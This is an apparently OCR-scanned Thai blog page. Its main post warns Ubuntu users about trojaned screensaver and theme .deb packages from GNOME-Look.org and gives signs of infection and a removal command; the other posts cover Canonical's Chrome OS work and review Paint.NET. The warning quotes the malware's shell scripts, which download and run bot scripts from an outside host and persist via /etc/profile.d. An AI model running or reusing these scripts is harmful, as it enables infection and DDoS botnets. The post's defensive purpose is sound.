CBOX เสรีชน

แสดงบทความที่มีป้ายกำกับ Open Source แสดงบทความทั้งหมด
แสดงบทความที่มีป้ายกำกับ Open Source แสดงบทความทั้งหมด

31 ธันวาคม, 2552

เตือนภัย! Malware สำหรับ Ubuntu ออกมาเพ่นพ่านแล้ว

http://ubuntuclub.com/node/1571

ขอยกบทความของ akedemo เอาไว้เป็นอุทหรณ์ posted

สำหรับผู้ใช้ Ubuntu (และ GNU/Linux อื่นๆ) ที่เคยคิดว่า OS ของตัวเอง “ปลอดภัย 100%” เลยย่ามใจชอบคลิกติดตั้งอะไรมั่วซั่ว (เขียนอะไรเนี่ย เข้าตัวเองหมดเลย :-( ) โปรดระวังตัว ตอนนี้เริ่มมีคนสนใจทำ Malware สำหรับ Ubuntu แล้ว และไม่ใช่ Virus ที่รันผ่าน WINE ด้วย คราวนี้ของจริง

เมื่อวานนี้ มีคนใน Ubuntuforums ว่าเจอพฤติกรรมแปลกๆ จากไฟล์ .deb ที่ดาวน์โหลดมาจาก GNOME-Look.org ไฟล์แรกเป็น Screensaver ชื่อ “Waterfall” ต่อมาก็พบไฟล์โจทย์อันที่สองคือ Theme ที่ใช้ชื่อว่า “Ninja” ทั้งสองไฟล์นี้แฝง code ประหลาดๆ เอาไว้แทนที่จะเป็นไฟล์ติดตั้ง Screensaver หรือ Theme อย่างที่อ้าง ลักษณะ code ที่มีคนแจ้งไว้ใน http://ubuntuforums.org/showthread.php?t=1349678 มีลักษณะดังนี้

01 #!/bin/sh
02 cd /usr/bin/
03 rm Auto.bash
04 sleep 1
05 wget http://05748.t35.com/Bots/Auto.bash
06 chmod 777 Auto.bash
07 echo ---
08 cd /etc/profile.d/
09 rm gnome.sh
10 sleep 1
11 wget http://05748.t35.com/Bots/gnome.sh
12 chmod 777 gnome.sh
13 echo ---
14 clear
15 exit

ซึ่งจากการสืบค้นของ นักสืบ Pantip เอ๊ย ไม่ใช่ สมาชิกใน Ubuntuforums ก็พบว่า Script ทั้งหลายใน .deb package ดังกล่าวคือคำสั่งในการควบคุมเครื่องเหยื่อให้กลายเป็น bot สำหรับยิง DDoS ถ้าพูดกันง่ายๆ ตามภาษาของ OS ที่โดนเจาะจนพรุน (ซึ่งคุณก็รู้ว่าคือ OS อะไร) นี่คือไฟล์ Trojans สำหรับ Ubuntu นั่นเอง (และอาจจะมีผล GNU/Linux สาย Debian ตัวอื่นๆ ด้วย)

ถ้าเกิดมีคนไหนเผลอเอา Theme หรือ Screensaver ดังกล่าวมาลงไปแล้ว หรือ ไม่แน่ใจว่าเคยเผลอเอามาลงหรือเปล่า อย่าเพิ่งตกใจ เพราะวิธีแก้ไม่ยาก แค่รันคำสั่งข้างล่าง

sudo rm -f /usr/bin/Auto.bash /usr/bin/run.bash /etc/profile.d/gnome.sh index.php run.bash && sudo dpkg -r app5552

แต่อย่าไปรันคำสั่งนี้มั่วซั่ว กรุณามั่นใจก่อนว่าเครื่องคุณมี Trojans ตัวนี้จริงๆ ลักษณะสังเกตก็ไม่น่าจะยาก ตั้งสติแล้วทบทวนดูว่า

  • คุณเคยลง Theme หรือ Screensaver ที่เป็น .deb แต่ไม่มีรายการโผล่ Theme หรือ Screensaver อันใหม่ขึ้นมาให้เลือกหรือเปล่า
  • ลองเช็คใน System Monitor ดูว่าเครื่องคุณมีการรันโปรแกรมหรือสคริปต์ประหลาดๆ ที่ไม่รู้จักหรือเปล่า
  • และสคริปต์ดังกล่าวไปเรียกดาวน์โหลดหรือยิง packets ไปที่ไหนหรือไม่
  • ลองหาดูว่ามีไฟล์ /usr/bin/Auto.bash, /usr/bin/run.bash, /etc/profile.d/gnome.sh เหล่านี้อยู่ในเครื่องหรือเปล่า ถ้ามีลองเปิดดู (เปิดกับ text editor นะ อย่าไปกด Run) ว่าข้างในมีลักษณะคล้ายๆ แบบนี้หรือไม่
01 while :
02 do
03 rm /usr/bin/run.bash
04 cd /usr/bin/
05 wget http://05748.t35.com/Bots/index.php
06 wget http://05748.t35.com/Bots/run.bash
07 sleep 4
08 rm index.php
09 chmod 755run.bash
10 command -p /usr/bin/run.bash11 done

ถ้าทุกอย่างตรง โดยเฉพาะสองข้อหลัง ให้รู้ตัวไว้เลยว่าเครื่องคุณ “โดน” ซะแล้ว หลังจากรันคำสั่งแก้ไขแล้ว เพื่อความปลอดภัยขั้นสูงสุด ควรจะไปอ่านรายละเอียดจากกระทู้นี้ http://ubuntuforums.org/showthread.php?t=1349801 ใน Ubuntuforums ด้วย

ที่มา

  1. http://www.omgubuntu.co.uk/2009/12/malware-found-in-screensaver-for-ubuntu.html
  2. http://www.omgubuntu.co.uk/2009/12/yet-more-malware-found-on-gnome-look.html



ป.ล. อ่านเรื่องนี้แล้ว อย่าเพิ่งด่วนสรุปว่า Linux ไม่ปลอดภัย เพราะว่านี่ไม่ใช่การเจาะผ่านช่องโหว่ของ OS หรือของโปรแกรมใดๆ ทั้งสิ้น แต่เป็นการเจาะผ่านช่องโหว่ตัวสำคัญในระบบ คือ… ผู้ใช้ นั่นเอง หรือจะเรียกว่าเป็น Social Engineering รูปแบบหนึ่งก็ได้ ซึ่งทุก OS ในโลกมีโอกาสโดนเจาะแบบนี้เท่าเทียมกันหมด

ตรงกันข้าม อาจจะมองในอีกแง่ได้ด้วยว่า ธรรมชาติที่เป็น Open Source และชุมชนผู้ใช้เป็นสิ่งที่ทำให้ GNU/Linux OS แข็งแกร่งและปลอดภัยกว่า OS อื่นๆ ที่เป็น Closed source, Proprietary มากมาย เพราะการเผยแพร่ Source code ทำให้ผู้ใช้ทุกคนช่วยกันสอดส่องมองหาโปรแกรมที่ประพฤติตัวแปลกๆ ได้ ผลที่ได้ก็คือ ไม่ว่าจะเป็นช่องโหว่, malwares หรือ trojans สามารถถูกตรวจพบและแก้ไขได้อย่างรวดเร็ว เพื่อยืนยันความจริงข้อนี้ ผมขอบอกว่า ภายในเวลาไม่ถึง 24 ชั่วโมงนับจากมีคนตรวจพบ ไฟล์ทั้งสองได้ถูกลบออกจาก GNOME-Look.org เรียบร้อยโรงเรียนลินุกซ์ไปแล้ว

หลังจากนี้ก็ต้องมาดูกันว่า เว็บ GNOME-Look.org และผองเพื่อนในเครือ Opendesktop.org จะมีมาตรการในการป้องกันการกระทำผิดลักษณะนี้อย่างไร



24 พฤศจิกายน, 2552

กูเกิลจ้าง Canonical พัฒนา Chrome OShttp://www.blognone.com


Chris Kenyon ผู้บริหารของบริษัท Canonical ผู้พัฒนา Ubuntu ได้เปิดเผยผ่านบล็อกของบริษัทว่า Canonical ได้ทำงานกับกูเกิลในโครงการ Chrome OS ด้วย โดยรูปแบบเป็นกูเกิลจ้างพัฒนา เขาไม่ได้ระบุว่า Canonical รับผิดชอบในส่วนไหนบ้าง แต่คาดว่าเป็นระบบพื้นฐานของลินุกซ์ซึ่งเป็นความเชี่ยวชาญของ Canonical อยู่แล้ว ข้อมูลจาก ComputerWorld บอกว่า Canonical ร่วมงานกับกูเกิลมาตั้งแต่การเปิดตัว Chrome OS เมื่อเดือนกรกฎาคมปีนี้Sundar Pichai กับ Linus Upson ซึ่งเป็นนักพัฒนาของกูเกิลเองก็ระบุว่า กูเกิลพยายามจะใช้ "ส่วนประกอบที่มีอยู่แล้ว" ให้มากที่สุดเท่าที่เป็นไปได้ใน Chrome OS

Chris Kenyon อธิบายถึงเป้าหมายของ Ubuntu กับ Chrome OS ว่าอยู่กันคนละตลาดเลย แม้ว่าจะใช้ส่วนประกอบร่วมกันอยู่จำนวนหนึ่ง และ Canonical จะร่วมพัฒนาระบบปฏิบัติการทั้งสองตัวต่อไป

ที่มา - ComputerWorld



แต่งภาพระดับ Photoshop ด้วย Paint.NET

http://www.freeware.in.th

ในบ้านเรา ถ้าพูดถึงโปรแกรมตกแต่งรูปภาพที่บรรดาสตูดิโอลบสิวใช้งานกันอย่างเป็นล่ำ เป็นสัน ก็คงไม่พ้น Photoshop ซึ่ง เก่ง , Plugin เยอะ แต่ผมเชื่อกันเลยว่า บรรดาสตูดิโอแต่งภาพ ลบสิวเหล่านั้น ส่วนใหญ่ละเมิดลิขสิทธิ์ทาง Adobe ในการใช้งาน Adobe Photoshop ทั้งสิ้นจะมีไหม โปรแกรมฟรีแวร์ที่มีความสามารถในการทำงานระดับ Photoshop แล้วใช้งานไม่ยาก ก็เลยไปหามาฝากกัน (จริงๆ โปรแกรมตัวนี้เข้าคิวจะรีวิวนานแล้ว แต่ก่อนหน้านี้มีปัญหาภาษาไทย เลยยังไม่เอามารีวิวครับ)โปรแกรมตัวที่ผมเอามาแนะนำนี้ เป็นฟรีแวร์ขนาดเล็กมากๆ ขนาดเพียงแค่ 4.8 Mb เท่านั้น แต่ความสามารถที่ได้รับมาค่อนข้างเยอะพอสมควร Paint.NET ถูกพัฒนาขึ้นโดยบริษัท dotPDN LLC ซึ่งเป็นโปรแกรมทำงาน Graphic แบบ Raster ซึ่งตอนแรกสุดเป็นเพียง Project ของนีกศึกษามหาวิทยาลัย Washington State ตอน xu 2004 เท่านั้น ปัจจุบันPaint.NET ก็พัฒนาขึ้นสู่เวอร์ชั่น 3.5.1 แล้ว ซึ่งก็รองรับการทำงานกับ Windows 7 เรียบร้อยแล้ว

[ เกร็ดความรู้ : โปรแกรมจัดการ Graphic ในโลกนี้มี 2 แบบ แบบแรกคือ Raster ซึ่งเป็นระบบภาพแบบที่ใช้จุดหลายๆจุด ประกอบรวมขึ้นมาเป็นภาพ ข้อดี คือ ภาพสมจริง สีสวย แต่ขยายแล้วแตก อีกแบบคือ Vector คือเป็นโปรแกรม Graphic ลักษณะเชิงเส้น ข้อดีคือขยายแล้วไม่แตกครับ โปรแกรมของ Adobe ที่ทำงานด้าน Raster ก็คือ Photoshop ส่วนของทาง Vector ก็คือ AdobeIllustrator ครับ ]ตัวโปรแกรมกินสเป๊คเครื่องน้อยมากครับ จากเท่าที่ดูใน Requirement ในเว็บ ทางทีมพัฒนาบอกว่า CPU 800Mhz กับ แรม 512Mb ก็ทำงานโปรแกรมนี้ได้ลื่นๆแล้ว แอบมีเขียนในเว็บไซต์ของผู้ผลิตด้วยว่า ต่อให้เป็น Netbook ก็สามารถใช้งานได้เร็วเท่า CPU Xeon 8 Core.. โอววววว

ความสามารถของ Paint.NET

  • ใช้ง่าย และไอค่อนคล้ายๆกับ Photoshop (มีคนถามว่าทำไม ไม่เอา icon แบบ Photoshop จะได้ใช้ความรู้เดิมสมัยแอบใช้ Photoshop ไปเลย … เหตุผลก็คือ ทาง Adobe เค้าจดลิขสิทธิ์ไว้น่ะสิครับ)
  • รวดเร็ว แบบที่เค้าบอกไว้ว่า Netbook ก็ใช้ได้ ซึ่งผมเองก็ลองเล่นดูแล้วมันก็เร็วจริงๆนะ
  • รองรับการทำงานแบบ Layer เหมือน Photoshop
  • มี Effect หลายแบบ ให้ใช้เหมือน Photoshop
  • มีเครื่องมือวาด , เครื่องมือเกลี่ยสี , เครื่องมือ Clone และ เครื่องมือ พื้นฐานเหมือนPhotoshop ทุกประการ
  • ถ้างงแล้วใช้ไม่เป็น ลองเข้าไปหาข้อมูลใน Forum ของทาง Paint.NET อันไหนไม่รู้จะเริ่มยังไงก็สามารถดูพวก Tutorial ได้ด้วย
  • มีระบบ Update อัตโนมัติ
  • สามารถเสริม Plugin สารพัดแบบ
  • มีระบบ History ของแต่ละ Action ที่เราทำ .. ซึ่งสามารถมี Action ได้ไม่จำกัด
  • ทดสอบภาษาไทยแล้วไม่ขี่เหมือนปัญหา Photoshop เก่าๆ


ใครคิดว่าโปรแกรมฟรีๆจะทำงานเจ๋งๆไม่ได้ ก็ลองดูรูปตัวอย่างข้างล่างได้นะครับ จะได้ไม่มีข้ออ้างว่า โปรแกรมไม่ดีเลยต้องใช้เถื่อนต่อไป เพราะผมดูแต่ละงานแล้ว เจ๋งๆทั้งนั้นเลยครับ อ้อ ใครใช้แล้วชอบใจรู้สึกว่า ถ้าเสียตังค์ทั้งที ก็เสียตังค์แบบเงินบริจาคให้กับโปรแกรมแบบนี้ดีกว่า ก็ไปบริจาค เงินค่าสนับสนุนให้กับทาง dotPDN LLC ได้ ทางนี้ เลยนะครับ


รายละเอียดโปรแกรม

ชื่อ : Paint.NET

โดย : dotPDN LLC

ขนาด : 4.8Mb

ดาวน์โหลด : http://www.getpaint.net



